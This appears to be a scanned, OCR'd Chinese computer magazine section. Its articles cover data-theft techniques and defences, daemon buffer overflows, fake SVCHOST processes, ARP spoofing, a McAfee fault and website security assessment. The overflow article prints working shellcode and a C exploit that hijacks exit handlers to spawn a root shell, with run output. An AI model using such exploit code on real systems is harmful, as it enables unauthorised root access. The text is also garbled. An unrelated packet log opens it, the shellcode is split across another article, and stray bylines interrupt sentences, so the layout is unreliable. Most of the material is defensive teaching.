10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=123456



## 心得体会

我们看到的文件夹未必是真正的文件夹，也可能是它的图标而已，所以最好显示所有文件和扩展名，让那些异常文

件夹或文件无处藏身。

使用U盘时，尽量使用资源管理器打开“我的电脑”，然后在左边单击U盘使用，同时还要关闭其自动播放功能。

## 窃密手段 vs 防范对策

窃密手段和防范措施的对抗就像猎人与猎物之间的搏击。

### 利用系统漏洞窃密

由于编程人员的疏忽或技术实现上的问题，漏洞是很难避免的，甚至很多漏洞都是软件设计之初为了将来的维护和升级而“预留”的。

#### 防范措施：

及时安装各种补丁，可以借助辅助工具来实现。

### 利用木马窃密

木马可以通过电子邮件、下载文件、网页等多种途径进行传播，而且变种非常频繁，往往让人应接不暇。

#### 防范措施：

安装杀毒软件并及时升级特征库，不打开来历不明的文件或邮件，不访问未知网页。

### 利用预设后门窃密

程序员设计一个功能复杂的软件时，会习惯性地先将整个软件分割成若干模块分别进行设计、调试，我们常说的后门就是一个模块的秘密入口。

按照正常操作流程，在软件交付用户之前，程序员就应该去掉软件模块中的后门，但由于疏忽或故意行为，有时这个“后门”并没有被去除掉。这样的“后门”如果被非法入侵者得知，后果可想而知。

此外，非法入侵者在入侵完成之后，为了方便以后进入该计算机，也会安装后门软件。

#### 防范措施：

经常进行安全检查，发现漏洞及时修补，阻断信息外泄渠道。同时也呼吁厂商把开发流程控制得更加严谨，以便从根本上杜绝后门的产生。

### 利用嗅探技术窃密

嗅探器(Sniff)可以捕获网络报文。从理论上讲，嗅探程序是不可能被检测出来的，因为它是一种被动的接收程序，属于被动触发，只会收集数据包，而不会发送出任何数据。

#### 防范措施：

尽量不要在连入互联网的计算机上存放涉密信息。

### 利用摆渡技术窃密

摆渡技术类似于病毒，以移动存储设备为媒介，在电脑间传播。

一般的传染步骤是：（1）窃密者在网上散布摆渡病毒，守株待兔；（2）当在A电脑浏览某中毒网站时，病毒自动下载到本地，感染该电脑；（3）在A上使用移动存储设备B时，B如果没有写保护就会被感染；（4）染毒设备B只要在电脑C上使用，C就会被病毒感染；（5）病毒在C中以关键字的形式搜集感兴趣的文件，并将其压缩打包，用隐写术放在磁盘的特定部分（除非用Final Data等专用工具，否则一般看不到）；（6）当移动存储设备D在C上使用时，那些隐写的文件被拷贝到移动设备上（同样使用隐写术）；（7）如果移动设备D连接到网络，这些文件就会被自动发送到某个电子邮箱。

#### 防范措施：

摆渡技术是利用存储介质之间的读写进行窃密的，因此要保证连接互联网的计算机与涉密计算机之间不使用U盘等移动存储介质；尽量安装具有防范摆渡程序能力的杀毒软件，并及时升级病毒库；从互联网上下载的资料使用单向导入方式（打开写保护开关）。

### 利用数据恢复技术窃密

数据恢复是指通过技术手段将保存在各种硬盘、存储磁带库、移动硬盘、U盘、数码存储卡、MP3等上面已经删除的数据进行抢救和恢复。

#### 防范措施：

不在连接互联网的计算机上使用存储或处理过涉密信息的移动存储介质；存储介质被淘汰、报废时，进行物理层面的彻底销毁。

### 利用口令破解软件窃密

网络上有很多口令破解软件，让稍有计算机常识的人都可以进行口令破解，进而窃取所需的资料。

#### 防范措施：

口令密码设置应该采用多种字符和数字编制，长度至少在8位以上，并定期进行更换。

## 端口守护进程的安全

UNIX 中有不少守护（服务）进程是以 root 身份运行的，如果这些程序存在可能被利用的缓冲区溢出，那么不速之客就可以让它们以当前运行的用户身份 root 去执行准备好的代码。

由于守护进程已经以 root 身份在运行，并不需要相对应的可执行文件为 SUID 或 SGID 属性。又由于此类利用通常是由从远程机器向目标机器上的端口发送有恶意的数据造成的，也就是常说的“远程溢出”。所以，即使您安装了安全软件，但攻击者依然可以利用溢出改变函数指针来绕过安全工具的保护，如函数指针和 Longjmp Buffers（甚至可以不在堆栈中）。

如 StackGuard 使用的是异或随机 Canary 的防御方法：它依从原来提出的将返回地址与随机 Canary 异或的方法。当函数退出时，校验 Canary 值的代码将用正确的随机 Canary（这个值在函数执行时产生）与返回地址进行异或计算，将得到的值与保存在堆栈里的值进行比较。如果攻击者修改了返回地址，那么异或后的值肯定是不匹配的。如果不知道随机的 Canary 值，攻击者就不能计算放在堆栈中的 Canary 值。

过去的做法是在 Canary 表中随机挑选值，让缓冲区溢出时无法得到准确的 Canary 值。然而，Emsi 的攻击方法可以让攻击者修改任意地址的内容。

尽管可以使用 mprotect() 让 Canary 表不可写，从而阻止入侵者修改 Canary 表，以免他从缓冲区溢出中得到有用的“蛛丝马迹”。但是如果程序中有一个可以控制的指针被入侵者利用，那么他就可以用该指针覆盖并完成溢出攻击。例如，控制 Fnlist 结构，它包含通过 atexit(3) 或 on\_exit(3) 注册的函数。为了执行自己的代码，入侵者可以利用程序调用 exit()，但大部分程序在执行结束或者当错误发生时执行这个函数，甚至可以强制程序产生一个错误。

下面代码是攻击溢出漏洞并获得 Shell 的过程：

```
[root@ora9 root]# cat 3ex.c
```

/\*示例：利用程序调用 exit() 获取 Shell，2008-10-1 \*/

```
char shellcode[] =
```

```
"\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
```

## 识别真假 SVCHOST.EXE

SVCHOST.EXE 是基于 NT 核心技术的操作系统非常重要的进程。Windows XP/2003 等操作系统都涉及 SVCHOST.EXE 进程，但该进程在某些时候却可能成为病毒、木马的“帮凶”。因此，如何快速准确地识别出 SVCHOST.EXE

西安市 94188 部队指挥自动化工作站 瞿石明

```
"\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
"\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
"\xff\xff/bin/sh";
char addr[5]="AAAA\x00";
char buf[37];
int * p;
main() {
    memset(buf,'A',32);
    p = (int *) (buf+32);
    *p=0x400a243c; //fnlist 结构中修改的地址( _fini)
    buf[36]='\0';
    p = (int *) (addr);
    *p=0xbffff9b; //调用的新函数的地址(shellcode 的起始地址)
    execl("./vul",shellcode,buf,addr,0,0);
}
```

不难发现，其实程序只是改动了一个地址而已，可以用 gcc -o ex ex.c 来测试一下：

```
[root@ora9 root]# gcc -o ex ex.c
```

```
[root@ora9 root]# ./ex
```

```
p=bffffec4 -- before 1st strcpy
```

```
p=400a243c -- after 1st strcpy
```

```
After second strcpy ;)
```

```
End of program ←这里是程序的 main() 正确退出了
bash#
```

从中可以看到，当程序正常执行完毕后给出了 Shell，这对入侵者来说是何等的重要！利用漏洞进入系统只是他们的第一步，他们还想得到更多，如超级用户的密码、数据库的口令等，这就要下点功夫。最便捷有效的方法就是改动或特洛伊化受侵害的主机上的文件，如放置自己的监听程序、替代某些关键文件、修改编辑可信文件、设置 Suid 文件等。

河北石家庄 张新奎

的真假，成为非常关键的一环。

根据操作系统和提供服务的不同，会出现不同数量的 SVCHOST.EXE。一般情况下，Windows XP 提供 4 个或 4 个以上的该进程，可以通过按【Ctrl+Alt+Delete】组合键打开

任务管理器观察该进程，如图1所示。

如果系统出现异常，很多人都会进入任务管理器中结束SVCHOST.EXE进程。不过通常情况是要么结束一个立即生成一个，要么提示60秒关机。怎么办？不妨通过以下步骤辨别真假SVCHOST.EXE进程，并及时关闭非法进程。



图1 查看SVCHOST.EXE进程

### 第一步：

单击“开始”按钮，选择【程序】→【附件】子菜单，选择下面的“命令提示符”选项，或者单击【开始】→【运行】命令，在其中输入CMD，按回车键，进入DOS提示符下。

### 第二步：

由于系统中往往存在多个SVCHOST.EXE，其中有的是正常的，有的则可能是病毒，我们无法根据数目的多少来判断。要判断该进程是否是病毒，可以通过该进程的发起程序来判断，这是非常准确的方法。

可以在命令提示符下输入：

```
netstat -abnov
```

按回车键，在反馈的信息中可以看到每个进程的发起程序或者文件列表，可以通过相关的知识判断该进程是否为病毒。

毒或者木马发起的。如SVCHOST.EXE，它的发起程序或文件列表是在Windows XP安装目录下的System32子目录下，而假冒的SVCHOST.EXE（如冲击波变种“W32.welchima.worm”）则隐藏在System32目录下的Wins中，记住该进程的PID号（进程标识符）。

另一种方法是在命令提示符中输入：

```
Tasklist /svc
```

按回车键，如果显示SVCHOST.EXE进程后面提示的服务信息是“暂缺”，而不是具体的服务名，就有可能是病毒进程或木马了，记下这个病毒进程或者木马的PID号。

### 第三步：

同时按【Ctrl+Alt+Delete】组合键，打开任务管理器，单击“查看”菜单下“选择列”选项，在弹出“选择列”对话框中勾选“PID（进程标识符）”，即可在任务管理器中显示PID号，如图2所示。



图2 查看进程的PID号

可以根据第二步查到的病毒或木马程序的PID号结束该进程，然后追踪到该程序，将其删除即可。

## 从容应对ARP攻击

陕西广电网络传媒股份有限公司 李谦

ARP攻击在现今的局域网中频频出现，防范ARP攻击已成为确保网络畅通的必要条件。

### 故障现象

计算机突然不能正常上网（Ping不通网关）或提示地址冲突，重启计算机或将网卡禁用后，又可恢复上网一段时间。

### 故障原因

引起上述问题的原因通常都是ARP攻击。

当局域网内的计算机被种植这种木马程序时，会反复向其他计算机，特别是向网关发送这样无效、假冒的ARP应答信息

包。木马程序会将该计算机的MAC地址映射到网关的IP地址上，致使同一网段地址内的其他计算机误将其作为网关，这就是为什么掉线时内网是互通的，而计算机却不能上网的原因。

### 临时对策

步骤一：在能上网时，进入MS-DOS窗口，输入命令Arp -a，查看网关IP对应的正确MAC地址，将其记录下来。

### 注意

如果已经不能上网，则先运行一次命令Arp -d将ARP缓存中的内容删空，计算机可暂时恢复上网（攻击如果不停止的话）。一旦能上网就立即将网络断掉（禁用网卡或拔掉

网线），再运行 `Arp -a`。

步骤二：如果已经有网关的正确 MAC 地址，在不能上网时，手工将网关 IP 和正确 MAC 绑定，可以确保计算机不再被攻击影响。

手工绑定可在 MS-DOS 窗口下运行以下命令“`Arp -s 网关 IP 网关 MAC`”。

例如，假设计算机所处网段的网关为 172.16.4.1，本机地址为 172.16.4.80，在计算机上运行 `Arp -a` 后输出，如图 1 所示。其中，00-e0-fc-16-f3-cc 就是网关 172.16.4.1 对应的 MAC 地址，类型是动态的，因此可被改变。




图 1 查看网关 MAC 地址

被攻击后再用该命令查看，会发现该 MAC 已经被替换成攻击机器的 MAC。要想找出攻击机器，彻底根除攻击，可以在此时将该 MAC 记录下来，为以后查找做准备。

手工绑定命令为：

`Arp -s 172.16.4.1 00-e0-fc-16-f3-cc`

绑定后，可再用 `Arp -a` 查看 ARP 缓存，如图 2 所示。




图 2 手工绑定网关 IP 与 MAC 地址

这时类型变为静态，就不会再受攻击影响了。

需要说明的是，手工绑定在计算机关机重启后就会失效，需要再绑定。所以要彻底根除攻击，只有找出网段内被病毒感染的计算机，用杀毒软件或专杀工具对它进行全盘杀毒，才可能解决。

## 防范措施

### 1. 建立 DHCP 服务器

建议建在网关上。这是因为 DHCP 占用少量 CPU，而且 ARP 欺骗攻击一般总是先攻击网关，我们就是要让它先攻击网关，因为网关这里有监控程序，网关地址建议选择 192.168.10.2，把 192.168.10.1 留空。

另外，所有客户机的 IP 地址及其相关主机信息只能由网关这里取得，网关这里开通 DHCP 服务，并给每个网卡绑定固定唯一的 IP 地址。

一定要保持网内计算机 IP/MAC 地址的一一对应关系，这样客户机虽然从 DHCP 取地址，但每次开机的 IP 地址都是一样的。

### 2. 建立 MAC 数据库

把局域网内所有网卡的 MAC 地址记录下来，每个 MAC 和 IP、地理位置统统装入数据库，以便及时查询备案。

### 3. 网关监听网络安全

网关上面使用 ARP 扫描程序截取每个 ARP 数据包，一旦出现异常情况，即可查看所截获的数据包。ARP 欺骗攻击的包一般有以下两个特点，满足之一可视为攻击包报警。

特点一：以太网数据包头的源地址、目标地址和 ARP 数据包的协议地址不匹配。

特点二：ARP 数据包的发送和目标地址不在自己网络网卡 MAC 数据库内，或者与前期整理的 MAC 数据库内的 MAC/IP 不匹配，这些均可视为 ARP 攻击。

检查这些数据包的源地址就大致知道哪台机器发起攻击了。

如果网内使用了三层交换机，且网关建立在交换机上，可直接查看交换机的日志警告信息。因为如果有 ARP 攻击，则日志中一定大量存在 IP 地址冲突的警告信息。

### 4. 检查发起攻击的机器

看看使用者是否是故意行为，还是被植入了木马程序而受到陷害。如果为后者，可以使用杀毒软件或木马专杀工具进行杀毒。

## McAfee 保护无法启动之谜

办公室新采购了两台 DELL Optiplex 755 计算机。我在第一时间就安装好了其中一台的系统，之后立刻安装杀毒软件，我选择的是 McAfee VirusScan Enterprise 8.5i。

安装完毕后升级、扫描、自动防护，一切正常。

因为两台计算机配置完全相同，并且系统、软件都安装在 C 盘，我就用 Ghost 给 C 盘做了备份，然后恢复到了另外一台的 C 分区。

可问题来了，Ghost 后重新启动系统，第二台计算机的 McAfee 自动防护却无法启动，图标上出现了一个红叉，提示按访问扫描程序已被禁用。右键选择“VirusScan 控制台”，

昆明学院 谢亚东

进入后发现访问保护、缓冲区溢出保护和按访问扫描程序都处于“已禁用”状态，升级功能也失效了。

可访问保护中的“禁止 McAfee 服务被停止”明明已经勾选，怎么会这样？

既然有了故障，就要想办法解决。我立刻进入事件查看器，发现在应用程序项有如下错误提示。

事件 ID: 5022

McScan32 引擎初始化失败。

引擎返回以下错误: 8

打开了系统服务控制台查看，发现 McAfee McShield 服



务处于暂停状态。立刻单击【启动】按钮，可该服务启动不了，并返回了服务无法恢复的提示。

事已如此，只好重新运行安装程序，可无论选择修复组件或全新安装，程序都只进行到一半就退出了。

万般无奈之下，我突然想到会不会是临时文件夹中有东西干扰，于是就准备进到里面查看。因为我安装系统习惯是把临时文件夹修改为 D:\Temp 目录，不用系统默认的，以便平时维护时定期删除临时文件。可 D 盘中空空如也，我这才想起 Ghost 后忘了在 D 盘中新建 Temp 目录了！

新建好该目录后，重新单击“启用按访问扫描”，McAfee 终于正常运行了。

后来到 McAfee 的官方网站上查阅了相关资料，发现原来 McAfee 会在临时文件夹中创建类似 wfv\*\*\*.tmp 的文件，创建该 tmp 文件的作用是为了验证 McAfee 的扫描进程是否被意外关闭。McAfee 在升级到 5300 引擎后，分别为按访问扫描和按需扫描进程在临时文件夹中创建 tmp 文件。

如果程序进程是被正常关闭的，tmp 文件将自动删除；如果进程是非正常关闭，该 tmp 文件将不会被删除，直至服务重新启动。我原先修改了系统默认的临时文件夹位置，又忘了在新位置创建该文件夹，于是程序找不到地方生成 tmp 文件，就出现了保护无法正常启动的问题。

## 中小企业网站安全之路

### 第一步：网站安全风险分析

这是网站安全防范处理过程中需要最先完成的任务。

您可以根据网站存在的位置（主机托管或存在于企业网络之中）、站点所提供的功能及该网站所使用的 Web 应用程序和数据库类型等，来了解网站现阶段所面临的安全风险及这些安全风险的发展趋势。

要了解的内容包括：

- (1) 网站漏洞分析。
- (2) 了解网站所处位置的各种自然灾害情况，分析火灾及电力故障概率。
- (3) 分析非法攻击者攻击网站的方式。
- (4) 分析企业内部员工错误操作及站点管理员错误配置引起风险的概率。
- (5) 分析 Web 系统中哪些数据是攻击者最感兴趣的。
- (6) 了解网站所面临的这些安全风险可能给企业带来何种程度的损害。
- (7) 计算出将网站安全风险控制在企业能承受的范围之内需要多少成本。

### 第二步：制定网站安全策略

当您充分了解了网站的安全风险后，就可以着手制定安全策略。需要完成下列工作。

- (1) 将网站中的数据按重要性进行分类。
- (2) 制定网站的安全目标，就是要保护哪些方面，要保护到什么程度。
- (3) 决定具体的网站安全机制，即使用什么样的安全技术和产品，要把它们部署到网络结构中的哪个位置。
- (4) 制定网站安全评估方案及具体的实施准则。
- (5) 制定网站运营时的日常管理方式。

河南神马氯碱化工股份有限公司 胡志辉 广西 刘源

(6) 制定网站安全事件响应计划和上报机制，明确与主机托管服务提供商、ISP 及安全设备提供商之间的通知和合作关系。

(7) 制定网站扩展时的安全处理方案。

(8) 制定人员培训计划。

### 第三步：安全机制的实施

当您完成对网站安全策略的制定工作后，就可以根据安全策略中制定的安全机制，将具体的安全技术和安全产品部署到网站系统中各个需要保护的部位，并进行详细的安全设置。

在这个阶段，要对下列所示的对象和重要部位进行安全保护。

#### 1. 网络基础结构的安全

根据 Web 服务器所处的位置规划一个相应的安全网络拓扑结构。

现在的中小企业有两种主要的 Web 服务器保管方式：一种是企业自主管理 Web 服务器，并且服务器处于企业网络之中；另一种是 Web 主机托管或虚拟主机托管，服务器处于托管商机房之中。

在具体安全机制实施时，最好的方式就是将网络拓扑结构根据安全防范的重要性划分为不同保护性质的几个部分。如图 1 所示就是一个企业自主管理网站的网络拓扑结构。在示例中，划分了包括网络边界、DMZ 区、内部网络区和数据库系统区在内的四个部分。

在划分完基础网络拓扑结构中需要保护的位后，就将该安全设备部署到相应的保护区域中，并对它们进行相应的配置，使之按照规划进行相应的安全防范工作。这些安全设备现在有很多种，如 Web 应用防火墙、IDS (IPS) 及 UTM 网关等。

实际应用中，具体使用哪些安全设备可以根据企业自身的财务能力及在安全防范上的投入能力来决定。




图1 自主管理服务器的安全拓扑图

## 2. Web 服务器主机系统及 Web 应用程序框架的安全

当完成对网络基础设施的安全防范工作后，就可以开始对 Web 服务器主机系统和 Web 应用程序进行相应的安全防范工作。

要想保证 Web 服务器主机系统和 Web 应用程序框架的安全，需要做两个方面的工作：一方面对 Web 服务器主机系统进行安全防范，包括服务器主机硬件和操作系统的防范；另一方面对 Web 应用程序框架安全防范，包括 Web 应用程序（如 IIS6.0 和 Apache）、编程语言（如 C 或 C++）和脚本语言的安全（如 ASP.NET、PHP 和 JAVA）。

对于 Web 服务器主机系统和 Web 应用程序框架的安全防范，要从物理安全、技术安全和管理安全三个方面着手。

（1）物理安全主要是防止攻击者直接接触 Web 服务器，可以通过防盗门、视频监控报警系统或安排保卫人员的方式进行，同时还要保证 Web 服务器正常运行的各种外部条件，如供电、散热、防雷、防火等。

（2）技术安全主要是防止对 Web 服务器操作系统及 Web 应用程序进行网络攻击、非法窃取、复制或删除数据等行为。可以使用的技术包括对系统和软件进行安全设置、设置密码、安装安全软件、使用加密技术、进行访问控制、文件的完好性检测等。

（3）管理控制主要防止由人员不正常操作或管理疏忽而给网站带来的安全隐患。主要包括进行管理员权限分配、人员培训、系统及应用程序备份和恢复、日志文件的管理等。

## 3. Web 数据库安全

Web 数据库的安全防范工作主要涉及数据库的存储安全、与 Web 应用程序的连接安全及数据库对象（表、视图、触发器和存储过程）操作过程的安全等。

在具体保护数据库的工作中，首先使用的方法就是使用用户名和口令对操作人身份进行认证。操作人通过身份认证后，还要对他所进行的操作通过访问控制或存取控制的方式进行限制，小心分配用户数据库操作权限是保护数据库的重要安全手段之一。但是这些并不能限制一些合法用户滥用权限、进行非正常的数据读取、复制或删除等工作，要想及时发现这些操作行为，还要使用审计功能将用户对数据库的所有操作全部记录下来，并经常分析审计日志。

有时，还会使用视图机制让未经授权的用户无法查看机密的数据，然后在此机制上使用进一步的存取权限控制，实

现机密数据保护。但这种方式功能并不全面，只是提供了数据逻辑的独立性，达不到应用系统的要求，因而在使用时最好与授权机制一并使用。

数据加密也是数据库保护的手段之一，一般在数据库存储和数据在网络传输时使用。此外，还应该对数据库进行必要的备份，这是保证数据库在受到攻击、病毒破坏或遭受自然灾害的影响后，能及时恢复的重要手段。

其实，Web 数据库安全是个系统的问题，必须根据企业网站的实际情况制定一个切合实际的 Web 数据库安全策略。

## 4. 网络传输过程中的安全

网络传输过程中的安全防范主要使用数据加密技术来进行，目的是防止被攻击者非法截取在网络上传输的数据包。使用的技术包括数字签名、数字认证及 SSL（安全套接字）等。

## 5. Web 客户端的安全

Web 客户端就是指普通网页浏览用户，这是整个 Web 系统中安全性能最薄弱的部位。这是因为客户端的操作者一般都是普通用户，其安全技术和意识都不高。而且用户的上网浏览行为不可预测，一不小心就可能感染特洛伊木马、病毒或被网络攻击者所控制，从而成为攻击者攻击网站的跳板。而从网站所信任的客户端发起的攻击成功率是最高的。

因此，对于 Web 客户端不仅要进行物理防范和操作系统的加固，还应安装防火墙等安全软件，并且对用户操作行为进行监控管理，对 Web 内容进行必要的过滤等。

## 第四步：评估网站安全

为网站制定好安全机制后，在正式投入运作前还要对它进行安全评估。

网站的安全评估是 Web 安全防范处理过程中非常重要的一个环节。安全评估主要是通过使用相应的评估工具和一系列恰当的方法，对 Web 服务器本身、服务器主机系统、后台数据库系统及网络中已经实施的安全机制进行全面检测和评估，以此来检测整个 Web 系统是否还存在弱点，并验证实施的安全机制是否有效；而后可以根据最后的评估分析结果对现有的安全策略或安全机制进行更好的调整。

实践证明，要更好地完成对网站的安全评估，事先要制定一个切合实际的安全评估方案。

一个好的网站安全评估方案应当包括 12 个方面：网站安全评估的目的、安全评估人员、安全评估对象、安全评估时间、安全评估工具、安全评估工具在网络拓扑结构中的具体位置、安全评估方法、安全评估过程中的安全注意事项、安全评估规章制度及人员责任、安全评估结果分析、安全评估报告上报及存档、检索方式等。

网站安全评估方案应该根据实际的网络环境及站点的具体内容和功能，经过详细的调查和分析后，由安全评估参与人员共同完成。当然，一个实际的 Web 系统安全评估方案所包括的内容可能比上述所列出的项目要多得多，如一些具体的实施细则和注意事项，这要根据实际情况来决定。

网站安全评估的具体实施涉及到 4 个最关键的因素，即安全评估人员、评估工具、评估方法和评估对象。

### 1. 安全评估人员

安全评估人员包括网站的领导、管理员及安全评估实施人员。安全评估人员的技术、经验及工作态度在一定程度上决定了评估的效果和可信性。

### 2. 安全评估工具

安全评估工具是根据所要评估的对象来确定的，不同的评估对象所使用的评估工具可能不同。

有些安全评估工具只是针对某种服务或软件，有些是针对整个主机或网络的；有些安全评估工具只能在某种操作系统平台下运行，而有些安全评估工具却能在许多流行的操作系统平台下运行；有些安全评估工具是软件方式的，还有一些是以独立的硬件方式存在的；有些安全软件是免费的，而有一些是商业软件。

所以，要找到一款合适的安全评估工具也不是一件很容易的事，有时要经过不断的试用才能确定。

好在已经有了许多功能强大免费的评估工具可以供我们使用，这些工具包括以下几种。

#### (1) Nmap

Nmap 是一个网络探测和安全扫描程序，可以用来扫描 Web 服务器系统或整个网络，看是否能得到 Web 服务器正在运行及提供什么样的服务、开放什么样的端口、使用什么样的操作系统等信息。

这款软件支持 UDP、TCP connect()、TCP SYN()、ICMP、FIN 及 ACK 扫描，其中有很多扫描方式还可以用来检测防火墙设备及 IDS (IPS) 的性能。

Nmap 能够在类 UNIX 系统及 Windows 终端下以命令方式运行，命令方法为：

```
nmap [Scan Type(s)] [Options]
```

在 <http://insecure.org/> 网站上可以下载到它的最新版本，并获得详细的说明文档。

Nmap 扫描结果显示如图 2 所示。



图 2 Nmap 扫描结果

#### (2) Nessus

Nessus 是一个功能强大的安全检测工具，允许用户使用插件对它进行功能上的扩展。它使用一个频繁更新的漏洞库作为安全检测的依据，不过可能会有漏报和误报现象。

Nessus 可以在类 UNIX 系统和 Windows 系统下运行，可以从 [www.nessus.org](http://www.nessus.org) 网站下载免费版本的 Nessus3，并得到详细的使用文档。现在大部分安全人员都使用它对网络或主机进行全面安全检测，界面如图 3 所示。




图 3 Nessus3 主界面

#### (3) Nikto

Nikto 是一款开放源代码的功能强大的 Web 扫描评估软件，能对 Web 服务器多种安全项目进行测试，能在 230 多种服务器上扫描出 2 600 多种有潜在危险的文件、CGI 及其他问题。它可以扫描指定主机的 Web 类型、主机名、特定目录、Cookie 和特定的 CGI 漏洞，可以返回主机允许的 HTTP 模式。Nikto 使用 LibWhiske 漏洞库，该漏洞库的更新是非常频繁的。

Nikto 是网管员必备的 Web 安全检测工具之一，可以到 <http://www.cirt.net/> 下载 Nikto 最新的版本。

Nikto 是基于 PERL 开发的程序，所以需要 PERL 环境。如果要在 Windows 下使用 Nikto，需要同时下载并安装 ActiveState Perl 环境。当需要 Nikto 使用 SSL 的安全方式进行网站安全扫描时，就会用到 Net::SSLay Perl 模式，此时必须保证系统中安装了 OpenSSL。

还有一个与 Nikto 相似的 Web 扫描工具 Wikto，它不仅具有和 Nikto 同样的功能，还提供了 GUI 图形界面，但只能在 Windows 下运行。

您可以到 <http://www.sensepost.com/research/wikto/> 下载最新版本的 Wikto 2.0.2924-24997。它的运行需要“.Net 2 Framework”，可以到微软中国网站下载。

#### (4) N-Stealth

N-Stealth 是 ZMT 公司出品的一款商业的网站安全扫描软件，也有可以免费试用的版本，只是功能没有商业版本的多，漏洞库也不支持自动更新。

您可以到 [www.nstalker.com](http://www.nstalker.com) 网站上下载它的最新版本。该软件可以在 Windows 98/ME/2000/XP/2003 系统下运行，其主界面如图 4 所示。






图4 N-Stealth主界面

除了上面介绍的安全扫描软件外，还有一些免费的软件也可以用来进行安全检测工作，例如，X-Scan3.3、WebInject1.41、Acunetix WVS Free Edition及商业安全扫描软件ISS Internet Scanner等。

### 3. 安全评估方法

安全评估方法就是具体的安全评估实施方式，主要涉及下列5个方面。

#### (1) 由外向内测试

即以攻击者的角度从网站所在网络结构中的外部对它进行安全扫描工作，以此来检测网站防范来自互联网远程攻击的能力。这种测试方式可以使用上述评估工具中的N-Stealth、X-Scan和WebInject等工具来进行。

#### (2) 由内向外测试

即从网站所在网络结构的内部对它进行安全扫描工作。这种安全检测方式主要用来检验网站对来自内部的攻击防范能力，检测对用户权限分配情况和内部数据传输过程中的安全性。此时可以使用一些操作系统内部网络命令，例如，Netstat、Hping、Nikto、X-scan、Nmap、Acunetix WVS Free Edition等工具。

#### (3) 模拟攻击测试

即在实际的测试过程中并不对网站所在的服务器系统及Web应用程序、网络设备进行真正的攻击事件。这种测试方式并不会对网站的性能产生影响，平时大部分的安全评估工作应使用模拟攻击的测试方式。

#### (4) 真实攻击测试

当使用模拟攻击测试不能真正检验到网站的安全状况时，就可以使用真实的攻击测试。由于攻击是真实的，因此可能对网站的性能造成影响，因而这种方式最好在Web开发的实验阶段及没有Web业务的时候进行。现在很多网站都会请一些专门的黑客来对自己的站点进行真实攻击，以便最大程度地检测出网站中存在的安全漏洞问题。

#### (5) 社会工程攻击测试

有很多人认为社会工程只是攻击者用来进行攻击的一种手段，却不知它也是一种很好的检测企业内部员工及站点

管理员反社会工程攻击能力强度的评测工具。

您可以通过电话、手机短信及电子邮件等方式对评测的人员进行与攻击相同的社会工程攻击，还可以通过直接接触被评测者的方式进行。

要注意的是，如果您是企业内部熟悉的人员，在使用社会工程进行安全评估时，最好让可信的第三方来进行，这样达到的效果和可信度是最好的。

### 4. 安全评估对象

评估对象是指评估过程中具体的评估实施目标，包括Web服务器主机操作系统、Web应用程序框架、数据库系统及网络基础设施等。

这四个因素是网站安全评估工作中缺一不可的，缺少任何一个环节或任何一个环节出现问题，都会使整个评估工作中断或使评估结果不可信。这些评估工具可以根据要评估的对象和评估的内容进行组合应用，从而将评估结果的有效性提高到最高水平。

当网站安全评估工作完成后，可以根据安全评估结果对安全策略进行相应的修订，并对实施了的安全机制进行相应的补充。网站的安全评估工作在网站真正投入运行前，可不断地重复进行检测，直到您认为已经修补了所有已知的漏洞。您还可以在网站运营过程当中进行安全评估，以此来发现潜在的安全威胁。

在进行网站安全评估时，还要特别注意评测工具及评测人员本身的安全防范，以免在安全评测过程中引发真正安全事故。

### 第五步：日常安全管理

这个阶段是很多网站管理员经常疏忽的环节，日常安全管理做不好，很容易让已经构建好的网站安全防范措施变得形同虚设。这是因为网站的安全漏洞会不断地被一些黑客发现，他们会针对这些新的安全漏洞编写可以利用的工具，从而引起新的安全威胁。

如果平时没有对网站进行安全管理，也就无法了解到这些新的安全威胁的内容，也不会及时发现正在发生或已经发生了的安全攻击事件，就不可能对网站的安全机制进行及时的修改，这将使整个网站暴露在攻击者面前。

网站的日常安全管理工作包括以下几个方面。

(1) 网站的实时监控。

(2) Web日志及其他安全设备的日志查看分析。

(3) Web服务器操作系统审计日志分析。

(4) 及时更新Web服务器和其他安全设备的补丁，能自动更新的设置自动更新，同时也要及时查看补丁更新记录。

(5) 网站内容及数据库数据的备份。

(6) 了解每天发布的安全漏洞信息。



### (7) 经常与主机托管商的管理员及 ISP 保持联系。

